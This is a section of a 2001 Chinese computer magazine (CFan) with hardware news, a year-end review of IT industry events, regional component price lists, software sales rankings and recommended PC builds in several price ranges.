微星发布全球首片 nForce 芯片组主板 K7N420 Pro　微星科技的不懈探索又取得重大进展，于今天正式发布了采用 nVidia 芯片组的主板—— K7N420 Pro，隆重宣告多媒体概念 PC 主板诞生。K7N420 Pro 采用 nVidia nForce420 芯片组，支持 AMD SocketA 封装的 AthlonXP、Athlon、Duron 等全线 CPU，支持 DDR 内存。

■活　动

★译典通"一文千金"征文大赛圆满结束

本次大赛由北京天下华彩网络软件公司、英资达（上海）软件科技有限公司、电脑商情报－家用电脑三家共同举办，从 6 月 18 日开始至 8 月 18 日结束，共收到各类稿件 2000 多份。共评选出特等奖一名、一等奖一名、二等奖三名、三等奖十名。

★大水牛活动再出新举措

自从大水牛显示器活动(凭任何一台旧彩显，无论品牌、尺寸，加1999元即可换购全新大水牛9KLR 19"纯平显示器)开展以来，受到了众多用户的热烈响应。现在大水牛又推出新的举措：凡是一次性换购大水牛19寸纯平显示器5台以上的用户，代理商执行全程上门服务。

★捷波主板送你参加世界杯


从 11 月 4 日起，只要你购买捷波屠龙 e 主板，就可参加捷锐资讯举行的"为中国喝彩买捷波屠龙 e 主板送世界杯机票"活动，将有机会获得捷锐资讯提供的往返韩国机票一张，或者等价人民币 3000 元。同时捷锐还在全国举办周年庆百万大放送"欢乐屠龙，欢乐送"活动，并将从 11 月 15 日开始推出"XP 幸运星"网络抓图活动。

★优技GeForce3显卡高端产品风采

优技GeForce3显卡使用的是世界首款可编程的图形加速芯片GeForce3和由nVIDIA公司提供的公板设计，蓝色 PCB，6 层印刷线路板，元件双面焊接，确保稳定性；内存芯片采用Samsung内存，材质是名门钰创厂商生产的3.8ns DDR颗粒。BIOS采用可擦写BIOS，用户可以利用软件自行刷新程序，对BIOS进行升级。与一般显卡不同的是，优技 GeForce3 显卡把TV视频输出口和DVI数字视频接口作为标准配置，DVI 允许 LCD/LCD、LCD/CRT 和LCD/TV同时组合，为用户提供了多种显示输出的选择。影像分辨率最高可支持2048×1536全彩影像，获得比FSAA更好的图像质量。

●升技KR7A－RAID主板

KR7A-RAID 采用 KT266A 芯片组，支持 AMD Duron、Athlon、Athlon XP CPU，同时特别将 VIA 的 V-Link 科技正式导入，将系统频宽加倍为每秒 266MB。支持 ATA133，硬盘传输速度提升30%，独创4根DIMM插槽，可搭配独家热插拔硬盘阵列外接盒。



●智迪科技推出无线鼠标、键盘系列产品

智迪科技此次推出的五款无线鼠标、键盘，囊括了其单频、双频、滚轮、光电的全线产品。这五款产品均采用27MHz高频无线电技术，可360度全方位操作，具有自动对码并随机产生安全码的功能，完全兼容 Windows95/98/NT/Me/2000/XP。产品设计符合人体工程学，在使用时不易产生疲劳。



□CFan 黄金眼

2001年年终总结（下）

国　内

三大门户地震

昔日一直你追我赶、并驾齐驱的三大门户网站在今年相继发生了大地震，并出现分道扬镳的迹象。新浪在老船长王志东离开后，又与阳光联姻，希望走跨媒体的道路来求得生存。网易在今年初就萌生退意，想把自己卖掉，未果，而在其财务风波爆发之后，被美国纳斯达克股市处以停牌的处罚，赢得了一个不光彩的第一。搜狐是三大门户中今年惟一没有换CEO的公司，也是危机爆发得最早的公司，在其股价跌进一美元之后，公司采取了扎实的措施进行多元化发展，目前收到了一定的成效，形势看好。

入选原因：我是不是该安静的走开，还是该勇敢地留下来？

新浪网与阳光卫视联姻

这是一场奇怪的婚姻，新闻界和公众花很长的时间想搞清在这场婚姻中谁是新郎、谁是新娘，但最后却是一无所知。我们所能知道的就是新浪花了800万美元现金和约460万股新发行的股票从杨澜手中购入了阳光的29%的股票。更为奇怪的是，在其后不久，阳光又与新浪的大股东四通联姻了，这其中的三角恋爱关系更加让人难以看懂。

入选原因：跨媒体可是2001年的新贵哦。

中国移动电话用户数已经超过美国居世界第一

经过近两三年的高速发展，中国的移动电话用户在今年七月底达到一点二零六亿户，超过美国居世界第一(美国当时的移动电话用户是一点二零一亿户)。

入选原因：世界第一，可喜可贺。

邮政开通电脑寄信

中国邮政今年正式开通一种名为“混合信函”的电脑寄信业务(PC－Letter)，寄信人上网寄出E-mail之后，对方邮局会很快通过联网的转录机立即将信函打印、封装成普通信函，由邮差送往收信人手中。中国邮政竟然在不知不觉中成了网络应用的先锋，着实令人吃惊。

入选原因：虚拟与现实的结合往往就是如此的简单。

天下网倒掉

从某种程度上来说，天下网是中国个人主页的最后一个象征。当天下网在惨淡经营了几个月后不得不关门贱卖之后，中国个人主页的纯真时代已经彻底结束了。在随后的日子里，我们听到和看到了设在个人主页上的形形色色的东西，人们开始对个人主页重新认识了。

入选原因：为了忘却的纪念。

联想AOL结盟

在公众和媒体的长久猜测和期待之后，联想和AOL终于在公众面前正式签下了结盟条约，虽然1亿美元的投资对这两个巨无霸来说并不是特别的大，但由于事关双方未来的发展战略，特别是对未来中国市场的格局有着举足轻重的影响。

入选原因：巨人握手。

市话初装费、手机入网费取消

盼星星、盼月亮，我们终于盼来了梦想成真的一刻：从7月1日起，我国取消了电话初装费和手机入网费。虽说这消息对大多数人来说已经显得迟了一些，但毕竟是一大喜事。更让我们感到高兴的是，没有了初装费，中国电信仍旧活得很滋润。只是美中不足的是，在今年的电信资费调整方案中，调整后的市话通话费让大家感觉不太爽。

入选原因：电信资费一动，媒体热闹半年。

软件公司上市热

金蝶上市了，用友也上市了，王文京一夜暴富，身价一度高达50亿人民币之巨，造就新中国最大的神话。金山上市也是万事皆备，只欠东风了，而更多的软件企业则是在台下暗暗地磨拳擦掌、跃跃欲试，昔日身处第三世界的软件企业终于迎来了扬眉吐气的一天，我们的软件企业将会活得更潇洒。

入选原因：要成为世界强国就要有发达的软件行业，而上市是软件成功的捷径。

天极与ChinaByte合并

网络界的冬天实在是出奇的冷，就连ChinaByte这么老资格的网站也受不了了。再加上东家新闻集团已经对这个孩子不感兴趣了，偏偏在这么艰难的时刻要替它断奶，这不是要人好看么？好在昔日经常与自己争强斗胜的玩伴天极的日子也好不到哪里去。于是昔日的对手一拍即合，抱在了一起互相取暖。

入选原因：1＋1＝1。

WPS Office现身江湖

金山公司在今年将推出的新版本的WPS更名为WPS Office，这不仅仅是软件名称上的简单变动，更是金山誓与微软Office全面竞争到底的决心。而金山的产品也确实争气，一版比一版有进步，并在与微软的竞争当中进一步成长，功能也越来越完善，更像一个成熟的办公系统软件，并在有些方面领先于微软的产品。

入选原因：WPS Office味道好，价格便宜，量又足。

国 际

惠普、康柏合并

俗话说:"小有小的难处，大有大的难处。"巨人般的康柏和惠普当然也有自己的难处，这不，PC一进入低潮，双方的日子就都不太好过了，不得不寄希望于进行合并以打造更大的战舰来抵抗市场风险。然而合并不是简单地发一个声明所能解决得了的，首先股东那边就够双方忙活了，更何况那么多的细节。

入选原因: 蛇吞大象不容易，大象吞大象也难。

纳斯达克放宽摘牌规定

由于今年股市持续低迷、一路下跌，9.11恐怖袭击事件更使美国股市雪上加霜，纳斯达克指数在9.11后曾一度下跌到1500点以内。为了应对9.11恐怖袭击后市场出现的紧急形势，美国纳斯达克证券市场公司采取了一项临时措施，从2000年9月27日起到2002年1月2日，暂停执行对股价持续低于1美元的摘牌规则。

入选原因: 美国经济一感冒，欧美经济就打嘶哑喷嚏。

一批亚洲IT企业面临被Nasdaq摘牌厄运

搜狐、Emachines以及其他一些亚洲高科技公司在纳斯达克挂牌交易仅仅一年之后，就有可能遭到被摘牌的厄运。根据纳斯达克的规定，一家公司的股价如果连续30天低于1美元，就有可能被摘牌。不过，这些公司还拥有90天的缓冲时间，以尽量避免被摘牌。搜狐自从去年7月份上市以来，股价下跌了93%，已经连续10天低于1美元。而Emachines自从去年3月份上市以来，股价下跌了97%，从去年11月8日开始就一直低于1美元。

入选原因:上市不易，守成更难。

英特尔威盛对薄公堂

英特尔:一个AMD就够我头疼的了，现在又出了个野心勃勃的威盛，抢走了主板芯片组的市场份额不说，还把手伸向了英特尔嘴里的另一块肥肉——CPU，这还了得？！不单不授权给你生产P4主板，我还要告你。我告，我告，我告，告不赢你也累死你。威盛:告状谁不会？你告我也告。大伙一道告告告。

入选原因: 东方之珠，正在升起。

CA夺权大战

谁也想不到，百万富翁怀利凭着区区的一百股CA股票就能够向CA的现任董事会发起权力战争，而且战争还打得那样的激烈，现任董事会的地位曾一度岌岌可危。但这样的事情确实发生了，其原因就在于目前IT企业的前景普遍不明朗，经营遇到困难，要知道股东们可是只认利润的。

入选原因:别跟我摆老资格，拿出你的赢利方案来。

微软案峰回路转

正当人们兴致勃勃地谈论如何拆分微软这个巨无霸的时候，微软案又出现了戏剧性的转机:美国上诉法院撤销了地方法院将微软一分为二的裁决，并将此案发回重审。在随后的日子里，司法部又与微软公司达成和解协议，但由于这个协议遭到了一些州的抑制，致使此案一波未平、一波又起。

入选原因:微软案一天不结束，就一直是全球关注的焦点。

XP软件上市

随着Office XP的发布和Windows XP的上市，个人电脑开始进入了微软精心打造的"XP时代"。XP软件中最引入注目的是其为了防止盗版所实行的网上激活措施，这项措施是否侵犯用户隐私引起了世界大范围的争论。30天后未被激活的视窗XP不但不能使用，而且电脑还会被锁机，这项措施是否违反了有关国家的法律，也引起了广泛的关注。

入选原因:操作系统的升级就是一个新时代的开始。

Napster风雨飘摇

今年Napster的日子真是难过，不但法院的法官盯得紧，而且与贝塔斯曼的合作也不太顺，真是人倒霉了喝口凉水都磅牙。其实不但Napster的日子难过，所有此类P2P的下载站点的日子都难过。MP3.COM不也是官司缠身么？全世界的MP3爱好者的嘴里念叨着一个共同的声音:"MP3，明天我能否依然爱你？"

入选原因:网络版权到底该何去何从？

显卡芯片市场风云再起

从nVIDIA一统江湖成为3D加速卡之王以后，个人电脑显卡市场失去了个性的空间，大家都在用着用样的芯片，差不多的面孔、差不多的功能，没有了任何选择的余地。幸好，这样的日子并没有持续多久，显卡界的另一个巨头ATI终于感觉到了零售市场的重要性，精力开始向这边倾斜，连续推出多款冲击力极强的芯片，使得nVIDIA一枝独秀的局面得到改观。

入选原因:一花独放不是春，万花齐放春满园。

雅虎虎落平阳

自从全球互联网广告业开始走下坡路以来，很多人都齐声呼吁雅虎减少对网络广告收益的过度依赖，转而拓展其他更可靠和稳定的收益来源。曾是网络骄子的雅虎在这种强烈的呼声下也显得有些无所适从，但雅虎毕竟是雅虎，变招换人之后立即有所起色。

入选原因:国内可是有好几双眼睛在盯着雅虎呢。

□栏目主持　胡 克

风向标



沉寂了好几个月的内存价格又有了变化，可以说在一天的时间里，普通现代兼容内存全面暴涨，虽然内存的整体价位比较低，但几十元的涨幅也是相当惊人的。普通现代PC-133内存 32M/64M/128M/256M的价格分别由原来的28/42/85/155元，上涨到了30/50/115/225元，涨幅分别达到了7%/19%/35%/45%，无论是在什么市场里面发生如此大幅度的价格变化，都应该说是相当严重的了。不过从国际市场上来看，内存的价格却并没有发生什么变化，依然保持在原有的价位。因此，我们也可以得出结论，这次的内存价格反弹应该是人为造成的（这其中应该包括缺货、内存大户屯货等因素），过不了多久还会恢复到原有的价格体系当中。反观市场中品牌内存的价格却并没有受到普通现代内存涨价的影响，价格基本没有什么大的变化，这也就更证明这次的价格反弹只是一次短时间内的价格变化。现在市场中现代原厂PC-133 64M/128M的价格分别为65/130元；Kingmax PC-150 128M/256M的价格分别为155/270元；Kinghorse PC-133 128M/256M的价格分别为130/235元；三星PC-133 64M/128M/256M/512M的价格分别为65/130/270/550元。由于现在普通现代内存质量明显下降，而且价格涨得比较厉害，从性价比上来看，目前各种品牌内存应该是用户很好的选择。

受到现代SDRAM的影响，DDR内存也有了不小幅度的上涨，三星DDR266 128M/256M的价格分别为160/300元；现代DDR266 128M／256M的价格分别为150/290元。

在CPU市场中，Intel和AMD的新一轮战争依然热火朝天。AMD近期发布了最新的CPU Athlon XP 1900+，不过这款1900+只是在频率上比原来的Athlon XP有所提升，在技术上并没有什么新鲜的，制造工艺、核心等都没有什么变化。下一款产品Athlon XP 2000+则预计要明年初才会发布。其他几款Athlon XP1500+（1.33 GHz）/1600+（1.4 GHz）/1700+（1.47 GHz）/1800+（1.53GHz）的价格分别为1060/1080/1390/1900元，其中括号中的频率为CPU的实际频率。在AMD的市场中雷鸟虽然价格比较低，但整体缺货，已经开始走向被取代的命运，目前雷鸟900/1G/1.1G/1.2G/1.3G/1.4G的价格分别为510/685/695/800/895/980元。低端的毒龙价格也保持得比较稳定，750/800/850/900/1G/1.1G的价格分别为310/370/410/450/600/710元。从价格上来看低主频的毒龙由于价格便宜，市场销路还是比较不错的，但高主频的毒龙1G和1.1G从价格上看并没有比同频率的雷鸟更有优势，用户还不如多花费一点得到更高的性能。

Intel方面，在经历了前一段时间的持续上涨之后，最近P4终于有了小幅度降价，Socket 423的P4 1.4G/1.5G/1.7G价格分别降到了930/1300/1500元，而原包P4要贵上不少，价格分别是1010/1400/1610元；Socket 478的P4目前市场中可以买到的只有1.4G和1.5G两种，价格分别为1080元和1410元。在低端方面赛扬II还是占有市场中较大份额的，66MHz外频的赛扬II 566/600/700/733/766的价格分别为295/315/340/350/360元；100MHz外频的赛扬II 800/850/900/950/1G的价格分别为415/425/480/540/580元。

在硬盘方面，用户大致分为两种，一种是追求硬盘的高性能，去选购速度快、性能高的7200转硬盘；另一类用户追求的是硬盘的存储空间，这些人多是整日在网络上疯狂下载的网虫，不管性能如何，只要硬盘大就行。

对于高速的7200转硬盘，从性价比来看，主要以IBM的75GXP、60GXP和希捷的酷鱼四代这几款硬盘为主，这三种型号的硬盘单碟容量分别为15G、20G和40G，从性能上看自然是酷鱼四代略占上风，而75GXP也渐渐在被60GXP所取代。目前市场中IBM 75GXP40G/60G的价格分别为880/1080元；酷鱼四代40G/60G/80G的价格分别为870/1080/1400元。

在低速的5400转硬盘市场中，则是以希捷的U6和迈拓星钻一代为主，但迈拓的硬盘市场中水货相对较多，而正品的价格却又高出很多，因此销量一直不太好，星钻一代40G/60G/80G的正品价格分别为780/1110/1460元。价格相对便宜一些的希捷的U6则看准这个机会，获得了大量的市场，U6 20G/40G/60G/80G的价格分别为640/730/880/1290元。

目前在显卡市场，有多款使用ATI的Radeon 7500/8500芯片的第三方厂商的产品上市了，价格比较便宜，Radeon 7500一般在1300元左右，8500则在2000元左右。但目前的Radeon 8500都使用的是Radeon 8500 LE的芯片，核心/显存频率均为250/250MHz，而标准版的Radeon 8500核心/显存频率应该为275/275MHz。最近ATI原厂生产的Radeon 7500/8500也已经上市了，价格分别为1400元和2150元，Radeon 8500采用的可是标准版的芯片，核心/显存频率为275/275MHz，对于发烧玩家来说是不错的选择。目前在市场中的Radeon 7500/8500的产品有盈通镭龙、UNIKA火旋风、斯巴达克惊天镭、迪兰恒进镭姬杀手以及ATI原厂的产品。从品牌上来看这些基本都是一些中小厂商，就算ATI原厂的产品也是东莞生产的，像艾尔莎、丽台、华硕等显卡的大牌厂商都还没有动静，看来ATI想要只凭借这些小厂商的产品来和nVIDIA抗衡，实力还差着很多呢。CF

鸣谢本栏特约信息员
杨法　余庆辉
杨涛　黄　宇

报价杂货铺

（截止到2001.11.15，仅供参考。每日行情报价和分析可查阅《电脑爱好者》网站，地址：http://www.cfan.com.cn/hardware/）

华东地区产品报价

产品	价格
CPU	
P4 1.6G/1.5G (478)	1595/1330元
P3 733/933/1G 盒	1030/1430/1590元
P3 733/933/1G 散	1000/1340/1500元
Celeron II 800/850/900 散	460/480/565元
AMD 雷鸟850/1G/1.2G	580/770/870元
AMD 毒龙 750/800/850	340/390/450 元
主板	
Intel 原装 850(P4)	1280元
Asus(华硕) CUSL2-C(815EP)	920元
Asus(华硕) PT4 （P4 Intel 850）	1350元
升技 TH7-RAID(i850 P4)	1250元
升技 KT7A/KT7E	920/830元
升技 SA6/ST6(815EP)	890/930元
技嘉 60X(I815EP)/8TX-C(I850)	770/1380元
微星 815EP/850Pro/845 PRO	890/1290/1250元
硕泰克 SL-75DRV(VIA KT266 支持DDR)	890元
硕泰克 SL-65DRV(VIA Appllo Pro266支持DDR)	810元
内存	
Kingmax 128M/256M PC150	130/240元
KingSton 128M/256M PC133	160/290元
KingSton Rambus 64M/128M	175/405元
三星 Rambus 64M/128M	180/410元
KingSton 128M/256M DDR	165/355元
HY 128M/256M PC133	80/160元
CF卡 三星32M/64M/96M/128M	178/280/460/550元
声卡	
Creative(创新) Vibra 128	140元
Creative(创新) Digital 128	230元
Creative(创新) Live! Value(数码版)	450元
Creative SB LIVE！5.1 豪华版	800元
Creative SB LIVE 白金版	2050元
WINFAST Sound 支持光纤	380元
显示器	
Philips 105S/107E/107T	1070/1480/1620元
Acer 77V/78G/GT	1380/1880/1680元
Samsung 750S/753DF	1360/1630元
LG795FT/777FN （纯平）	2280/2450元
SONY G200/G400/G500	4500/7700/13200元
Samsung 560V/Acer FP450	3650/2999元
Philips 105S/Viewsonic VE150	3600/3900元

华南地区产品报价

产品	价格
CPU	
Intel奔腾4 1.7G/1.4G(423盒装)	1625/1030元
Intel奔腾4 1.6G/1.5G(478盒装)	1565/1500元
Intel赛扬II 1G/900/850/800盒装	710/570/510/460元
AMD Athlon XP 1800+/1700+/1600+	1710/1290/1025元
AMD雷鸟1.2G/1G/950/900/850	790/680/540/495/480元
AMD Duron 1G/900/800	570/435/370元
主板	
维硕 K7VAT/694X/815EP	750/650/780元
华硕P4B/A7V133-C/A7V-E	1310/980/840元
微星 KT266 Pro/K7T Turbo-NL	1110/800元
磐英4T2A3/4B2A/8KHA+	1280/1070/930元
技嘉 8TXC/8IDX3/7VTXH	1300/1220/1040元
技嘉 7VTX-P/7VTXE/7ZXH	980/950/810元
硕泰克85DRV/85SD+/75MAV	1020/1350/860元
钻石NB72-SC/AD70-SC/AK75-EC	1100/890/750元
硬盘	
IBM 60GXP 20G/40G/60G	745/905/1100元
钻石星钻二代40G/60G	830/1200元
钻石金钻六代30G/40G/60G	940/1190/1490元
钻石新火球一代20G/40G/80G	725/840/1580元
西部数据20G/40G(5400)	640/740元
西部数据20G/40G/80G(7200)	715/895/1530元
希捷酷鱼IV系列20GB/40G	720/885元
希捷 U6 20G/40G	650/745元
显卡	
维硕 Radeon VE/Rage128 PRO	520/330元
维硕 GF2 MX400/MX200/GTS	580/480/820元
丽台 GTS Pro/S360 DH PRO	999/860元
丽台 S360 Pro/GeForce 256 SD	690/590元
小影霸火旋风626/火旋风616	580/500元
小影霸小妖G9700 DDR/小妖G7600	950/700元
小影霸速配7700/速配6000	820/630元
ATI Radeon LE Ultra/VE/Xpert2000	890/800/500元
耕升 MX400/MX200	670/450元
内存	
HY 128M/256M DDR	160/310元
Kingmax 256M/128M PC150	228/166元
Kingmax 128M/256M DDR	185/315元
三星128M/256M/512M	130/265/525元
移动存储	
朗科优盘加密型16M/32M/64M	175/299/499元
朗科优盘加密型96M/128M/256M	799/999/1999元
朗科优盘无驱动型16M/32M/64M	299/349/599元
朗科优盘无驱动型96M/128M/256M	899/1199/2399元
爱国者加密王5G/10G/20G	1580/1980/2880元
数据通(口袋硬盘)10G/20G/30G	1680/2380/3380元

华中地区产品报价

产品	价格
CPU	
P4 1.8G/1.7G/1.5G/1.4G(478针)	2200/1680/1400/1160元
P4 1.5G /1.4G(423盒)	1230/1020元
P3 1G/933EB/866EB（盒）	1570/1280/1160元
P3 1G/933EB/866EB/800EB/733EB（散）	1480/1170/1010/950/920元
Celeron II 1G/950/900/850/800/766	560/480/460/400/380/340元
Athlon 1.6/1.5G/1.2G/1G/950	1060/980/760/660/540 元
Duron 850/800	380/350元
内存	
三星 256M/128M/64M Rambus	670/300/150元
三星 256M/128M DDR	300/140元
Kingston 256M/128M/64M Rambus	720/360/170元
Kingston 256M/128M DDR	320/160元
Kingston 256M/128M SDRAM	240/130元
Kingmax 256M/128M/64M SDRAM	240/120/70元
HY 256M/128M DDR	240/120元
HY 128M/64M Rambus	280/140元
硬盘	
IBM 60GXP 60G/40G	1280/890元
WD 40G/30G/20G (7200)	870/800/670 元
WD 40G/30G (5400)	720/670元
Maxtor 金钻40G/30G/20G	870/800/700 元
Maxtor 星钻80G/60G/40G	1550/1050/750元
Seagate 酷鱼4 40G/20G	910/730元
Seagate U6 80G/60G/40G/20G（5400）	1390/990/740/660元
显示器	
三星743DF/753DF/700IFT	1580/1650/2250元
Acer77g/77gt/78g/79p	1640/1699/1899/2699元
EMC 维冠DX777/DX787/PF797	1380/1420/1588元
LG 771/772/774/775/795	1580/1620/1980/1680/2350元
声卡	
傲锐V512/ V1	140/190元
瑞丽 春之颂2000/P50	280/580元
创新 V128/PCI 128 D	180/240 元
创新 SB Live Digital	500元
其他	
Acer 52x/52v/52M/M100	88/70/110/168元
Acer 52x+M100套装	199
罗技 易上手/抢手套装	110/240元
Start 小飞侠/网上之星 外置	490/590元
全向极光 外置Modem	480元

连邦软件销售排行榜

2001年10月29日 - 2001年11月11日

咨询电话：(010) 62525338

名次	操作系统平台 名称	金额(元)	设计开发工具 名称	金额(元)	办公事务处理 名称	金额(元)	信息管理 名称	金额(元)
1	红旗 Linux 服务器版	58	流风婚纱形象设计系统	168	智能狂拼 2	39	轻松会计	98
2	Xteam Linux4.0	28	CAXA 电子图板	650	金山笔圣一连笔王	238	速达 3000	880
3	Windows2000	1999	电子设计自动化软件 EDA2000	980	自然码 2000 专业版	260	E 商网络商务管理	499
4	Redhat Linux7.2	22	编程经典控件大全	38	WPS Office 办公组合软件	198	腾鹰汽修管理系统	3800
5	中文之星 2001	1380	网站设计经典	49	名片大师 2	100	挑战商务	1680
6	WindowsXP	1998	远潮电脑婚纱自我形象设计	68	打字高手	28	天大天财进销存	780
7	Linux 世纪行	38	编程资源大全	32	文杰 For Windows(2001)	158	营销百宝箱	168
8	Windows Me	1188	我形我速	99	Office XP	4720	财智 2001	85
9	蓝点双响炮	18	程序员加油站	28	二笔输入法	280	财神 3000	39
10	中软 Linux3.0	10	趣味编程 2	28	五笔字型第二代	36	降龙九九会计软件	99

名次	游戏娱乐 名称	金额(元)	教育学习 名称	金额(元)	电子图书 名称	金额(元)	实用工具 名称	金额(元)
1	石器时代 2.0 家族开拓史	29	电脑世纪行 3	267	程序员大本营 2001 一微软版	38	瑞星 2002	198
2	盟军敢死队 2	68	洪恩 GOGO 学英语全集	150	平面设计专业图库	78	KV3000	128
3	金庸群侠传网络版点数卡	29	随心所欲说英语	150	长篇评书一三国演义	38	金山词霸 2002	49
4	乾隆王朝月费卡	18	树人家庭教育软件	68	图酷 - 高密度数码图库	68	豪杰遥控司令	48
5	寻秦记	49	开机就用＋开机就会	130	电脑设计专业图库	65	Norton2001	238
6	霹雳麻将	48	我爱背单词 2001	48	汉仪字库	168	捷通听霸	18
7	三角洲特种部队 3	50	火柴头英语	28	中国名著 1200 套装	108	Tools 电脑实用工具 2	38
8	神雕大侠	9	新东方背单词	25	炒股新概念	48	Kill2000	268
9	珍珠港一拂晓出击	38	从零开始学英语	150	金庸武侠小说全集	48	东方影都	49
10	永远的心跳回忆	48	PhotoShop6.0 经典实例教学	25	E 时代超级手绘图库	98	平面设计不求人	48

西北地区产品报价

CPU

产品	价格
P4 1.4G/1.5G (478)	1010/1400 元
P3 866/933/1G	1150/1400/1480 元
赛扬 II 800/850/900/1G	430/450/490/580 元
雷鸟1G/1.2G/1.3G/1.4G	685/790/920/990 元
毒龙 800/850/900	370/400/490 元

硬盘

产品	价格
IBM 40G/60G(7200)	960/1190 元
IBM 10G/20G(笔记本专用)	760/1040 元
酷鱼III 20G/40G	690/910 元
WD 20G/30G/40(7200)	710/810/890 元
迈拓 30G/40G/60G(7200)	950/1190/1500 元

内存

产品	价格
HY 128M/256M	90/160 元
Kingmax 128M/256M	120/240 元
三星 128M DDR/64M Rambus	120/140 元

显示器

产品	价格
PHILIPS 105B/105G/107G/107T	1220/1260/1660/1760 元
金长城 GW1770U/N700DF/N700DFS	1540/1800/1830 元
三星 550B/753DF/755DF/700IFT	1390/1750/2550/2950 元
爱国者 700E/770FT/788FD/900A	1299/1599/2299/3299 元
Acer 77V/77G/78G/77GT	1499/1699/1999/1799 元
优派 E653/E70F/E73F/PF755	1200/1790/1990/3250 元
源兴B1570M/B1770M/B1770F	1060/1499/1830 元
雅美达 570T/772T/786T/797T	1599/2680/2980/3280元
TCL 1765F/1766F/MA770/LCD56L	1560/1599/1299/3680元

主板

产品	价格
联想 K7E-C/P4B/SX5EP/A12(DDR)	930/1430/868/1099 元
奔驰815EP/K8-200A+/K8-266A/8KTA3	835/880/960/750 元
微星 K7TPRO2NL-A/K7T TUBRO-NL	830/850 元
技嘉60XE/60XE-1/60X/6VX7-4X-AP	1070/950/910/820 元
华硕P4T-F/P4B/TUSL2-C/A7V133-C	1320/1330/910/840 元

显卡

产品	价格
太阳花幻影 S9000/8800/S8000PRO/S8000	1190/1030/899/750 元
微星 8808/8817	530/790 元
华硕 V6600/MX200/MX400	520/560/780 元
丽台 S320 II /GF2 MX PRO/GF2 MX	580/900/700 元

光驱

产品	价格
Acer 48X/50X/52X	370/390/420 元
爱国者 52X/16X DVD/12XCD-RW	339/555/699 元
长谷 50X/52X/12X DVD	268/288/468 元
三星 48X/52X	370/390 元
奥美嘉 50X/52X/12X DVD	350/388/580 元
雄兵 50X/10X DVD/12X DVD	360/690/760 元
Aopen40X/48X/50X/	330/340/360 元

音箱

产品	价格
创新PcWorks2.1/4.1	300/430 元
漫步者 R1000TC/R1800AT/R1900TB	180/350/450 元
漫步者 R201T/R321T/R501T	130/220/690 元
冲击波SAC-131/SAC-132/CB-43F	115/150/280 元
轻骑兵M2/M3/M4.1/V2.0	180/260/360/240 元

E-mail: cfmk@cfan.com.cn

装机指南

□北京 赵宁

●以下方案中配件的价格仅供参考！采购应以当日市场价格为准。

配件项目	型号	参考价格
CPU	Intel 赛扬II 1G	580元
主板	硕泰克 SL-65EP-T	670元
内存	现代 PC-133 256MB	160元
硬盘	希捷U6 40G	740元
显卡	奔驰小影霸G3400 GF2 MX400	550元
声卡	主板集成	
音箱	漫步者R301T	150元
光驱	Acer 52X 神行鳄	320元
软驱	美上美 1.44MB	100元
显示器	LG 771EF	1600元
键盘	Acer 52V	65元
鼠标	双飞燕 3D二代	35元
机箱	保利得7100	280元
电源	航嘉电源（随机箱配）	
总计		5250元

5000元-6000元配置方案

作为Intel在低端处理器市场上的旗舰产品，赛扬II 1GHz的上市备受人们关注，580元的售价相信以后还有不少下降空间。主板采用了基于Intel 815EP B-Step芯片组的硕泰克SL-65EP-T，Socket370接口，支持Tualatin新PIII，并集成了AC97声卡。在中低端价位的配置中，我们一直偏爱选用希捷的U系列硬盘，性价比高是其主要的突出优势，希捷U6硬盘是单碟容量达到40GB的产品，除了没有采用液体轴承马达，U6的许多结构和指标都比较接近酷鱼IV，价格又很吸引人，在5400转硬盘中有明显的优势。而LG 771EF是采用未来窗显像管的17寸纯平显示器，其可视面积为16英寸，在1024×768的分辨率下刷新率可达85Hz，文字显示效果清晰，1600元的售价使得产品在竞争激烈的显示器市场上占有自己的一席之地。配以32MB显存的奔驰小影霸G3400（GF2 MX400）显卡和256MB内存，此款配置的应用范围得到了大幅度延伸。

配件项目	型号	参考价格
CPU	AMD 雷鸟 1G	690元
主板	捷波屠龙 XP（KT266A）	980元
内存	三星PC2100 128MB DDR	145元
硬盘	酷鱼四代40G	880元
显卡	UNIKA 小妖G 7600	820元
声卡	主板集成	
音箱	冲击波 CB-41	170元
光驱	Acer 52X 神行鳄	320元
软驱	美上美1.44MB	100元
显示器	爱国者 788FD	2250元
键盘	Acer 52V	65元
鼠标	双飞燕 3D二代	35元
机箱	金河田创世纪6106	300元
电源	金河田电源（随机箱配）	
总计		6755元

6000元-7000元配置方案

KT266A搭配雷鸟组成的DDR系统是目前最理想的配置方案之一。对1GHz的雷鸟处理器我们没有必要再费口舌，基于KT266A芯片组的捷波屠龙XP主板运用了成熟的三相回路技术和五重电源调控功能，能够调节CPU、AGP和内存设备的电压，并且互不干扰，工作稳定，性能出众，是搭建雷鸟和毒龙平台的良好选择。显卡选用了UNIKA（双敏电子）的GeForce2 MX400—小妖G7600，它配备了32MB EliteMT 4.5ns SDRAM显存，可超频至255MHz/250MHz（核心/显存），精美的紫色散热风扇及散热片为保证超频之后的稳定性提供了理想的前提条件。明基电脑推出的52速"神行鳄"光驱采用了全钢机芯，读盘性能更加突出，并在防尘降噪上作了很大改进。而采用三菱钻石珑纯平显像管制造的爱国者788FD是一款性价比较高的17英寸纯平显示器。滚轮设计的双飞燕3D二代鼠标分辨率达到了520dpi，手感有了明显提升。


配件项目	型号	参考价格
CPU	Intel P4 1.4G	1090元
主板	微星MSI 845 Pro2	1250元
内存	Kingston 256MB SDRAM	280元
硬盘	酷鱼四代40G	880元
显卡	奔驰小影霸G4000	760元
声卡	主板集成	
音箱	创新PCWorks 2.1	280元
光驱	Acer 52X 神行鳄	320元
软驱	美上美1.44MB	100元
显示器	SONY CPD-E230	3099元
键盘	Acer 52M	120元
鼠标	双飞燕4D+	75元
机箱	世纪之星 MODEL-718	360元
电源	世纪之星P4专用电源（随机箱配）	
总计		8614元

7000-8000元配置方案

